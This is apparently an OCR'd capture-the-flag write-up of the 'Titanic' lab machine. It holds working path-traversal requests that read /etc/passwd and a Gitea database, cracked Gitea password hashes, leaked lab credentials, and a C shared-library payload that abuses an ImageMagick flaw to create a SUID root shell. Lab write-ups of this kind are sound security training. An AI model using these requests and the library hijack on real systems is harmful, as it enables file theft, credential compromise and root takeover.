

titanic

nmap




Web enumeration

Going to http://ip cannot load the page since it redirects




Add it to /etc/hosts and visit again






It has several links, but nothing works except Booking

From 404 page, I can know that it's flask(https://0xdf.gitlab.io/cheatsheets/404#)



Let's submit and grep the packet



I can grep post and get packet

Request

Pretty Raw Hex

```
1  POST /book HTTP/1.1
2  Host: titanic.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:139.0)
   Gecko/20100101 Firefox/139.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,
   */*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 73
9  Origin: http://titanic.htb
10 Connection: keep-alive
11 Referer: http://titanic.htb/
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15 name=ewd&email=sdf%40sdew&phone=1234567890&date=
```

Request

Pretty Raw Hex

```
1 GET /download?ticket=
  5fa3b799-ff91-4043-a122-99cd22a3a11f.json HTTP/1.1
2 Host: titanic.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:139.0)
  Gecko/20100101 Firefox/139.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,
  */*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://titanic.htb/
8 Connection: keep-alive
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12
```

For get method, I can try ../

Request

Pretty Raw Hex


```
1 GET /download?ticket=
  ../../../../../../../../../../etc/passwd HTTP/1.1
2 Host: titanic.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:139.0)
  Gecko/20100101 Firefox/139.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,
  */*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://titanic.htb/
8 Connection: keep-alive
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12
```

Response


Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Mon, 23 Jun 2025 04:25:58 GMT
3 Server: Werkzeug/3.0.3 Python/3.10.12
4 Content-Disposition: attachment;
  filename="../../../../../../../../../../etc/passwd"
5 Content-Type: application/octet-stream
6 Content-Length: 1951
7 Last-Modified: Fri, 07 Feb 2025 11:16:19 GMT
8 Cache-Control: no-cache
9 ETag: "1738926979.4294043-1951-2866024232"
10 Keep-Alive: timeout=5, max=100
11 Connection: Keep-Alive
12
13 root:x:0:0:root:/root:/bin/bash
14 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
15 bin:x:2:2:bin:/bin:/usr/sbin/nologin
16 sys:x:3:3:sys:/dev:/usr/sbin/nologin
17 sync:x:4:65534:sync:/bin:/bin/sync
```


It works. If I put directory, it shows 500 error




I can get new virtual host



After adding it to /etc/hosts, I can browse dev.titanic.htb



It's gitea page. Click Explore



flask-app shows app.py

```python
@app.route('/')
def index():
    return render_template('index.html')

@app.route('/book', methods=['POST'])
def book_ticket():
    data = {
        "name": request.form['name'],
        "email": request.form['email'],
        "phone": request.form['phone'],
        "date": request.form['date'],
        "cabin": request.form['cabin']
    }

    ticket_id = str(uuid4())
    json_filename = f"{ticket_id}.json"
    json_filepath = os.path.join(TICKETS_DIR, json_filename)

    with open(json_filepath, 'w') as json_file:
        json.dump(data, json_file)

    return redirect(url_for('download_ticket', ticket=json_filename))

@app.route('/download', methods=['GET'])
def download_ticket():
    ticket = request.args.get('ticket')
    if not ticket:
        return jsonify({"error": "Ticket parameter is required"}), 400

    json_filepath = os.path.join(TICKETS_DIR, ticket)

    if os.path.exists(json_filepath):
        return send_file(json_filepath, as_attachment=True, download_name=ticket)
    else:
        return jsonify({"error": "Ticket not found"}), 404

if __name__ == '__main__':
    app.run(host='127.0.0.1', port=5000)
```

Look like flask is for booking on localhost:5000

Docker-config has mysql information leaked

```yaml
version: '3.8'

services:
  mysql:
    image: mysql:8.0
    container_name: mysql
    ports:
      - "127.0.0.1:3306:3306"
    environment:
      MYSQL_ROOT_PASSWORD: 'MySQLP@$$w0rd!'
      MYSQL_DATABASE: tickets
      MYSQL_USER: sql_svc
      MYSQL_PASSWORD: sql_password
    restart: always
```

gitea has only basic information

```yaml
version: '3'

services:
  gitea:
    image: gitea/gitea
    container_name: gitea
    ports:
      - "127.0.0.1:3000:3000"
      - "127.0.0.1:2222:22"  # Optional for SSH access
    volumes:
      - /home/developer/gitea/data:/data # Replace with your path
    environment:
      - USER_UID=1000
      - USER_GID=1000
    restart: always
```

Get developer shell

Since mysql does create .db file, it's hard to download mysql database. Let's look for gitea database.

I can install docker image of gitea

1. Copy gitea docker-compose.yml to cwd



2. Install docker image and start shell

```
└─ $sudo docker-compose up
gitea is up-to-date
Attaching to gitea
gitea    | Generating /data/ssh/ssh_host_ed25519_key...
gitea    | Generating /data/ssh/ssh_host_rsa_key...
gitea    | Generating /data/ssh/ssh_host_ecdsa_key...
```

```
└─ $sudo docker exec -it gitea sh
Emulate Docker CLI using podman. Create /etc/containers/nodocker to quiet msg.
/ #
```

3. Look for configuration

```
/data/gitea/conf # ls
app.ini
```

Since /home/developer/gitea/data is mapped to /data, app.ini will be at /home/developer/gitea/data/gitea/conf/app.ini

Request

Pretty Raw Hex

```
1 GET /download?ticket=
  ../../../../../../../../home/developer/gitea/data/gitea/conf/app.ini HTTP/1.1
2 Host: titanic.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:139.0) Gecko/20100101 Firefox/139.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://titanic.htb/
8 Connection: keep-alive
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12
```

Response

Pretty Raw Hex Render

```
40 [database]
41 PATH = /data/gitea/gitea.db
42 DB_TYPE = sqlite3
43 HOST = localhost:3306
44 NAME = gitea
45 USER = root
46 PASSWD =
47 LOG_SQL = false
48 SCHEMA =
49 SSL_MODE = disable
50
51 [indexer]
52 ISSUE_INDEXER_PATH =
   /data/gitea/indexers/issues.bleve
53
54 [session]
55 PROVIDER_CONFIG = /data/gitea/sessions
56 PROVIDER = file
```

Request

```
Pretty  Raw  Hex
1 GET /download?ticket=
  ../../../../../../../../../home/developer/gitea/data/gitea/gitea.db HTTP/1.1
2 Host: titanic.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:139.0) Gecko/20100101 Firefox/139.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://titanic.htb/
8 Connection: keep-alive
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12
```

Response

```
Pretty  Raw  Hex  Render
11 Connection: Keep-Alive
12
13 SQLite format 3@
3ýÙ3.vêûöñiçáÛÕÏÉÃ½·±«¥v=%indexIDX_oauth2_grant_user_idoauth2_grantCREATE INDEX `IDX_oauth2_grant_user_id` ON `oauth2_grant` (`user_id`)
O%YindexUQE_oauth2_grant_user_applicationoauth2_grantCREATE UNIQUE INDEX `UQE_oauth2_grant_user_application` ON `oauth2_grant`

(`user_id`,`application_id`)/%%!tableoauth2_grantoauth2_grantCREATE TABLE `oauth2_grant` (`id` INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL, `user_id` INTEGER NULL, `application_id` INTEGER NULL, `counter` INTEGER DEFAULT 1 NOT NULL, `scope` TEXT NULL, `nonce` TEXT NULL, `created_unix` INTEGER NULL, `updated_unix` INTEGER NULL)6_?[indexIDX_oauth2_authorization_code_valid_unt
```

I can download this file using curl command

```
$curl http://titanic.htb/download?ticket=../../../../../../../../../home/developer/gitea/data/gitea/gitea.db -o gitea.db
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 2036k  100 2036k    0     0  1186k      0  0:00:01  0:00:01 --:--:-- 1186k
```

```
$sqlite3 gitea.db
SQLite version 3.40.1 2022-12-28 14:03:47
Enter ".help" for usage hints.
sqlite> select * from user;
1|administrator|administrator||root@titanic.htb|0|enabled|cba20ccf927d3ad0567b68161732d3fbca098ce886bbc923b4062a3960d459c08d2dfc063b2406ac9207c980c47c5d017136|pbkdf2$50000$50|0|0|0||0|||70a5bd0c1a5d23caa49030172cdcabdc|2d149e5fbd1b20cf31db3e3c6a28fc9b|en-US||1722595379|1722597477|1722597477|0|-1|1|1|0|0|0|1|0|2e1e70639ac6b0eecbdab4a3d19e0f44|root@titanic.htb|0|0|0|0|0|0|0|0|0||gitea-auto|0
2|developer|developer||developer@titanic.htb|0|enabled|e531d398946137baea70ed6a680a54385ecff131309c0bd8f225f284406b7cbc8efc5dbef30bf1682619263444ea594cfb56|pbkdf2$50000$50|0|0|0||0|||0ce6f07fc9b557bc070fa7bef76a0d15|8bf3e3452b78544f8bee9400d6936d34|en-US||1722595646|1750639316|1750639316|0|-1|1|0|0|0|1|0|e2d95b7e207e432f62f3508be406c11b|developer@titanic.htb|0|0|0|0|2|0|0|0|0||gitea-auto|0
```

Get 2 hash & salt

It's not in a format for hashcat, so I will browse gitea2hashcat(https://github.com/hashcat/hashcat/blob/faa680fbab803723d77449b7107c1c985a6b7981/tools/gitea2hashcat.py)

I can use the code to get proper format and crack it

```
$sqlite3 gitea.db 'select salt,passwd from user;' | python3 gitea2hashcat.py
[+] Run the output hashes through hashcat mode 10900 (PBKDF2-HMAC-SHA256)

sha256:50000:LRSeX70bIM8x2z48aij8mw==:y6IMz5J9OtBWe2gWFzLT+8oJjOiGu8kjtAYqOWDUWcCNLfwGOyQGrJIHyYDEfF0BcTY=
sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqcO1qaApUOF7P8TEwnAvY8iXyhEBrfLyO/F2+8wvxaCYZJjRE6llM+1Y=
```

Only developer is cracked

```
sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqcO1qaApUOF7P8TEwnAvY8iXyhEBrfLyO/F2+8wvxaCYZJjRE6llM+1Y=:25282528
```

I can ssh with this credential

```
$ssh developer@titanic.htb
developer@titanic.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-131-generic x86_64)
```

Get root shell

ps cannot get processes of others

```
developer@titanic:~$ ps -ef --forest
UID          PID    PPID  C STIME TTY          TIME CMD
develop+   10525   10524  0 05:05 pts/0    00:00:00 -bash
develop+   10749   10525  0 05:13 pts/0    00:00:00  \_ ps -ef --forest
develop+    1731    1729  0 Jun22 ?        00:00:18 /usr/local/bin/gitea web
develop+   10426       1  0 05:05 ?        00:00:00 /lib/systemd/systemd --user
develop+    1178       1  0 Jun22 ?        00:00:02 /usr/bin/python3 /opt/app/app.py
```

/opt has interesting directory scripts which has only one script

```
developer@titanic:~$ cat /opt/scripts/identify_images.sh
cd /opt/app/static/assets/images
truncate -s 0 metadata.log
find /opt/app/static/assets/images/ -type f -name "*.jpg" | xargs /usr/bin/magick identify >> metadata.log
```

1 Go to the directory and erase all content of metadata.log

2 For every jpg file, magick identify and append output to the log

I can list /opt/app/static/assets/images

```
developer@titanic:~$ ls -al /opt/app/static/assets/images
total 1288
drwxrwx--- 2 root developer   4096 Feb  3 17:13 .
drwxr-x--- 3 root developer   4096 Feb  7 10:37 ..
-rw-r----- 1 root developer 291864 Feb  3 17:13 entertainment.jpg
-rw-r----- 1 root developer 280854 Feb  3 17:13 exquisite-dining.jpg
-rw-r----- 1 root developer 209762 Feb  3 17:13 favicon.ico
-rw-r----- 1 root developer 232842 Feb  3 17:13 home.jpg
-rw-r----- 1 root developer 280817 Feb  3 17:13 luxury-cabins.jpg
-rw-r----- 1 root developer    884 Jun 23 05:20 metadata.log
```

It looks like the script is running per a few minutes

Since ".jpg" *is surrounded by "", exploit using filename will not work. Let's check magick*

```
developer@titanic:~$ magick --version
Version: ImageMagick 7.1.1-35 Q16-HDRI x86_64 1bfce2a62:20240713 https://imagemagick.org
Copyright: (C) 1999 ImageMagick Studio LLC
License: https://imagemagick.org/script/license.php
Features: Cipher DPC HDRI OpenMP(4.5)
Delegates (built-in): bzlib djvu fontconfig freetype heic jbig jng jp2 jpeg lcms lqr lzma openexr png raqm tiff webp x xml zlib
Compiler: gcc (9.4)
```

This version has vulnerability(https://github.com/ImageMagick/ImageMagick/security/advisories/GHSA-8rxc-922v-phg8). It shows two ways, but first one needs argument as .xml, so I can only use second way.

```
developer@titanic:~$ gcc -x c -shared -fPIC -o ./libxcb.so.1 - << EOF
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void init(){
    system("cp /bin/bash /tmp/hello; chown root:root /tmp/hello; chmod 4755 /tmp/hello;");
> exit(0);
> }
> EOF
```

Malicious shared library in working directory will be loaded first

Set suid bit to copied bash

Move this library to the target directory and wait

```
developer@titanic:~$ ls -l /tmp/hello
-rwsr-xr-x 1 root root 1396520 Jun 23 05:43 /tmp/hello
developer@titanic:~$ /tmp/hello -p
hello-5.1# whoami
root
```

I get root*

Beyond root

I can apache sends packet using proxy to flask

```
hello-5.1# cat /etc/apache2/sites-enabled/000-default.conf
<VirtualHost *:80>
    ServerName titanic.htb
    DocumentRoot /var/www/html

    <Directory /var/www/html>
        Options Indexes FollowSymLinks
        AllowOverride All
        Require all granted
    </Directory>

    ProxyRequests Off
    ProxyPass / http://127.0.0.1:5000/
    ProxyPassReverse / http://127.0.0.1:5000/

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined


    RewriteEngine On
    RewriteCond %{HTTP_HOST} !^titanic.htb$
    RewriteRule ^(.*)$ http://titanic.htb$1 [R=permanent,L]
</VirtualHost>
```

This connects flask and apache2

/etc/fstab shows why I couldn't see processes of others

```
hello-5.1# cat /etc/fstab
# /etc/fstab: static file system information.
#
# Use 'blkid' to print the universally unique identifier for a
# device; this may be used with UUID= as a more robust way to name devices
# that works even if disks are added and removed. See fstab(5).
#
# <file system> <mount point>   <type>  <options>       <dump>  <pass>
# / was on /dev/sda2 during curtin installation
/dev/sda2 / ext4 defaults 0 1
/dev/sda3 none swap sw 0 0
proc /proc proc defaults,nosuid,nodev,noexec,relatime,hidepid=2 0 0
```

/var/spool/cron/crontabs/root shows cronjobs

```
* * * * * /opt/scripts/identify_images.sh && /root/cleanup.sh
*/10 * * * * /root/revert.sh
```

```
hello-5.1# cat cleanup.sh
#!/bin/bash

/usr/bin/rm /opt/app/static/assets/images/libxcb.so.1

hello-5.1# cat revert.sh
#!/bin/bash

/usr/bin/rm /opt/app/tickets/*.json
/usr/bin/cp -a -r /root/images /opt/app/static/assets/
```

Simply remove malicious library

Remove json files and recover target directory

It doesn't run mysql(3306) even though it's in gitea and /home/developer(Even container does not exist)

```
hello-5.1# netstat -tlnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      612/systemd-resolve
tcp        0      0 127.0.0.1:35951         0.0.0.0:*               LISTEN      1204/containerd
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN      1635/docker-proxy
tcp        0      0 127.0.0.1:5000          0.0.0.0:*               LISTEN      1178/python3
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      1222/sshd: /usr/sbi
tcp        0      0 127.0.0.1:2222          0.0.0.0:*               LISTEN      1648/docker-proxy
tcp6       0      0 :::22                   :::*                    LISTEN      1222/sshd: /usr/sbi
tcp6       0      0 :::80                   :::*                    LISTEN      1267/apache2
```

```
hello-5.1# docker images
REPOSITORY    TAG       IMAGE ID       CREATED         SIZE
gitea/gitea   latest    b3de72970178   11 months ago   167MB
```